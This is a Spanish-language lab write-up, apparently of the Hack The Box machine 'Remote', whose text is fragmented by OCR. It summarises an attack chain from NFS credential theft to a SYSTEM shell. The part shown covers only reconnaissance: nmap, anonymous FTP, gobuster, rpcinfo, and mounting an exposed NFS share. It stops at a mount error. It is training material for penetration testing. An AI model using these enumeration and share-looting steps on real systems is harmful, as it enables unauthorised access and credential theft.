Remote

##########################MAQUINA WINDOWS EASY#################################
Remote es una máquina Windows de fácil dificultad que cuenta con una instalación de Umbraco CMS. Las credenciales se encuentran en un recurso
compartido NFS legible por todo el mundo. Usándolas, se aprovecha un exploit autenticado de Umbraco CMS para obtener un punto de apoyo. Se identifica una versión vulnerable de TeamViewer, de la que podemos obtener una contraseña. Esta contraseña ha sido reutilizada con la cuenta de administrador local. Usando `psexec` con estas credenciales se obtiene una shell de SYSTEM.

escaneo:

```
└─ nmap -Pn -p- --open  10.10.10.180 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 19:39 -05
Nmap scan report for 10.10.10.180 (10.10.10.180)
Host is up (0.076s latency).
Not shown: 65505 closed tcp ports (conn-refused), 14 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
```

versiones:

```
nmap -Pn -p 21,80,111,135,139,445,2049,5985,47001,49664,49665,49666,49667,49678,49679,49680 -sCV
10.10.10.180 -T4
PORT      STATE SERVICE
VERSION
21/tcp    open  ftp          Microsoft
ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code
230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/
UPnP)
```


|_http-title: Home - Acme
Widgets
111/tcp open rpcbind   2-4 (RPC
#100000)
| rpcinfo:
| program version   port/proto
service
| 100000 2,3,4   111/tcp
rpcbind
| 100000 2,3,4   111/tcp6
rpcbind
| 100000 2,3,4   111/udp
rpcbind
| 100000 2,3,4   111/udp6
rpcbind
| 100003 2,3   2049/udp
nfs
| 100003 2,3   2049/udp6
nfs
| 100003 2,3,4   2049/tcp
nfs
| 100003 2,3,4   2049/tcp6
nfs
| 100005 1,2,3   2049/tcp
mountd
| 100005 1,2,3   2049/tcp6
mountd
| 100005 1,2,3   2049/udp
mountd
| 100005 1,2,3   2049/udp6
mountd
| 100021 1,2,3,4   2049/tcp
nlockmgr
| 100021 1,2,3,4   2049/tcp6
nlockmgr
| 100021 1,2,3,4   2049/udp
nlockmgr
| 100021 1,2,3,4   2049/udp6
nlockmgr
| 100024 1   2049/tcp
status
| 100024 1   2049/tcp6
status
| 100024 1   2049/udp   status
|_ 100024 1   2049/udp6 status
135/tcp open msrpc   Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
2049/tcp open nlockmgr   1-4 (RPC #100021)
5985/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open msrpc   Microsoft Windows RPC
49665/tcp open msrpc   Microsoft Windows RPC
49666/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49678/tcp open msrpc   Microsoft Windows RPC
49679/tcp open msrpc   Microsoft Windows RPC
49680/tcp open msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
| smb2-security-mode:
| 3:1:1:
|_   Message signing enabled but not required
| smb2-time:
| date: 2024-01-25T01:46:43
|_ start_date: N/A
|_clock-skew: 59m57s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds

Hay muchos purtos interesantes:
21 ftp anonymos, 111 rpc,nfs, 2049rnlockmgr




posibles usuarios




wappalizer nos tira
cms Umbraco

tambien validando la navegacion por 5985 no hay nada




Not Found

HTTP Error 404. The requested resource is not found.



revisamos el ftp

ftp Anonymous@10.10.10.180 -p 21



parece no haber nada


probamos gobuster

. (Status: 200) [Size: 6693]

/contact (Status: 200) [Size:

7880]
/blog (Status: 200) [Size:
5001]
/home (Status: 200) [Size:
6703]
/products (Status: 200) [Size:
5338]
/people (Status: 200) [Size:
6749]
/product (Status: 500) [Size:
3420]
/Home (Status: 200) [Size:
6703]
/Products (Status: 200) [Size:
5338]
/Contact (Status: 200) [Size:
7890]
/install (Status: 302) [Size: 126] [--> /
umbraco/]
/Blog (Status: 200) [Size:
5011]
/about-us (Status: 200) [Size:
5451]
/People (Status: 200) [Size:
6749]
/Product (Status: 500) [Size:
3420]
/INSTALL (Status: 302) [Size: 126] [--> /
umbraco/]
/master (Status: 500) [Size:
3420]
/1112 (Status: 200) [Size:
4051]
/intranet (Status: 200) [Size:
3313]
/1114 (Status: 200) [Size:
4236]
/1117 (Status: 200) [Size: 2750]
pero tampoco hay mayor cosa

ahora busco por hacktricks el port 111



sudo nmap -sSUC -p 111 10.10.10.180
PORT STATE SERVICE
111/tcp open rpcbind
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100003 2,3 2049/udp nfs
| 100003 2,3,4 2049/tcp nfs
| 100005 1,2,3 2049/tcp mountd
| 100005 1,2,3 2049/udp mountd
| 100021 1,2,3,4 2049/tcp nlockmgr
| 100021 1,2,3,4 2049/udp nlockmgr
| 100024 1 2049/tcp status
|_ 100024 1 2049/udp status
111/udp open rpcbind
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100003 2,3 2049/udp nfs
| 100003 2,3,4 2049/tcp nfs
| 100005 1,2,3 2049/tcp mountd
| 100005 1,2,3 2049/udp mountd
| 100021 1,2,3,4 2049/tcp nlockmgr
| 100021 1,2,3,4 2049/udp nlockmgr
| 100024 1 2049/tcp status
|_ 100024 1 2049/udp status

Nmap done: 1 IP address (1 host up) scanned in 15.01 seconds

buscando mas afondo
Pentensting NFS Service


2049 - Pentesting NFS Service

https://medium.com/@minimalist.ascent/pentesting-nfs-servers-a22090e1ec09

```
sam@asus:~/pentest_notes% rpcinfo -n 2049 -t nemo.acme.com 100003
program 100003 version 2 ready and waiting
program 100003 version 3 ready and waiting
sam@asus:~/pentest_notes%
```

validamos la version

rpcinfo -n 2049 -t 10.10.10.180 100003




seguimos las notas

Now we can query the NFS server and ask to see the list of mountable drives

```
root@asus:~/pentest_notes% showmount -e nemo.acme.com
Export list for nemo.acme.com:
/export/backups (everyone)
root@asus:~/pentest_notes%
```

showmount -e 10.10.10.180



/site_backups
en este pedaso recorde la universidad clase sistemas distribuidos **nfs network file system**


```
root@asus:~/pentest_notes% mkdir /mnt/loot
root@asus:~/pentest_notes%
```

after we create the local mount point we can try and mount the remote directory.

```
root@asus:~/pentest_notes% mount nemo.acme.com:/export/backups
/mnt/loot
root@asus:~/pentest_notes%
```

que es nfs:
Network File System, o NFS, es un protocolo de nivel de aplicación, según el Modelo OSI. Es utilizado para sistemas de archivos distribuido en un entorno de red de computadoras de área local.

claro recordando nfs la idea era montar un directorio identico al objetivo con el fin de transferir archivos tiempos aquellos con el ubuntu y mi
pc de 6GB de ram
mkdir /mnt/loot



monto el directorio el cual lo sacamos del comando pasado showmount
mount 10.10.10.180:/site_backups /mnt/loot

> after we create the local mount point we can try and mount the remote directory.

```
root@asus:~/pentest_notes% mount nemo.acme.com:/export/backups
/mnt/loot
root@asus:~/pentest_notes%
```

sin embargo me dio este error mount.nfs: failed to apply fstab options
buscnado en internet era temas de sudo

1 Answer

